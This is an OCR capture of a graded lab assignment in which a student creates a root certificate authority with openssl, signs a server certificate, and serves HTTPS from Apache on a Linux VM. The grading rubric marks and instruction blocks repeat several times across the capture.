
✓ **- 0 pts** **Correct**

- 2 pts No answer

2. **Kali VM:** Generate a root X.509 certificate, making its Common Name be "<NetID> Root CA".

```
openssl req -new -key CA-key.pem -x509 -out CA-cert.pem
```

3. **Windows VM:** Install the certificate into the trust store of your Windows VM.



4. **Kali VM:** Create a certificate signing request and then a signed certificate for your Linux VM (not for your Kali VM!). Set the common name to the domain name of your Linux VM (e.g. vcm-5341.vm.duke.edu)

```
openssl genrsa -out server.pem
openssl req -new -key server.pem -out server.csr
openssl x509 -req -in server.csr -CA CA-cert.pem -CAkey CA-key.pem -CAcreateserial -
out server.crt
```

5. **Linux VM:** Install apache web server onto your Linux VM (not Kali!)

```
sudo apt install apache2
```

6. **Linux VM:** Configure HTTPS to use the certificate you created

13.4 Create signing certificate request **2 / 2**


✓ **- 0 pts** **Correct**

- 2 pts No answer

2. **Kali VM:** Generate a root X.509 certificate, making its Common Name be "<NetID> Root CA".

```
openssl req -new -key CA-key.pem -x509 -out CA-cert.pem
```

3. **Windows VM:** Install the certificate into the trust store of your Windows VM.



4. **Kali VM:** Create a certificate signing request and then a signed certificate for your Linux VM (not for your Kali VM!). Set the common name to the domain name of your Linux VM (e.g. vcm-5341.vm.duke.edu)

```
openssl genrsa -out server.pem
openssl req -new -key server.pem -out server.csr
openssl x509 -req -in server.csr -CA CA-cert.pem -CAkey CA-key.pem -CAcreateserial -
out server.crt
```

5. **Linux VM:** Install apache web server onto your Linux VM (not Kali!)

```
sudo apt install apache2
```

6. **Linux VM:** Configure HTTPS to use the certificate you created

13.5 Install Apache Web Server 2 / 2


✓ - 0 pts Correct

- 2 pts No answer

2. **Kali VM:** Generate a root X.509 certificate, making its Common Name be "<NetID> Root CA".

```
openssl req -new -key CA-key.pem -x509 -out CA-cert.pem
```

3. **Windows VM:** Install the certificate into the trust store of your Windows VM.



4. **Kali VM:** Create a certificate signing request and then a signed certificate for your Linux VM (not for your Kali VM!). Set the common name to the domain name of your Linux VM (e.g. vcm-5341.vm.duke.edu)

```
openssl genrsa -out server.pem
openssl req -new -key server.pem -out server.csr
openssl x509 -req -in server.csr -CA CA-cert.pem -CAkey CA-key.pem -CAcreateserial -
out server.crt
```

5. **Linux VM:** Install apache web server onto your Linux VM (not Kali!)


```
sudo apt install apache2
```


6. **Linux VM:** Configure HTTPS to use the certificate you created

```
/etc/apache2/sites-enabled/default-ssl.conf
```

```
sudo a2enmod ssl
sudo a2ensite default-ssl
sudo systemctl start apache2
```

7. **Windows VM:** Visit your Linux VM using your Windows VM's browser using HTTPS. Screenshot the browser's view of the certificate (available by clicking the lock to the left of the URL bar).





13.6 Configure HTTPS 2 / 2


✓ - 0 pts Correct


- 2 pts No answer

```
/etc/apache2/sites-enabled/default-ssl.conf
```

```
sudo a2enmod ssl
sudo a2ensite default-ssl
sudo systemctl start apache2
```

7. **Windows VM:** Visit your Linux VM using your Windows VM's browser using HTTPS. Screenshot the browser's view of the certificate (available by clicking the lock to the left of the URL bar).





13.7 Visit your Linux VM using HTTPS 2 / 2

✓ **- 0 pts** **Correct**

- 1 pts No HTTPS shown

- 1 pts Wrong Screenshot

- 2 pts No result

14 Late Penalty 0 / 0

✓ - 0 pts No penalty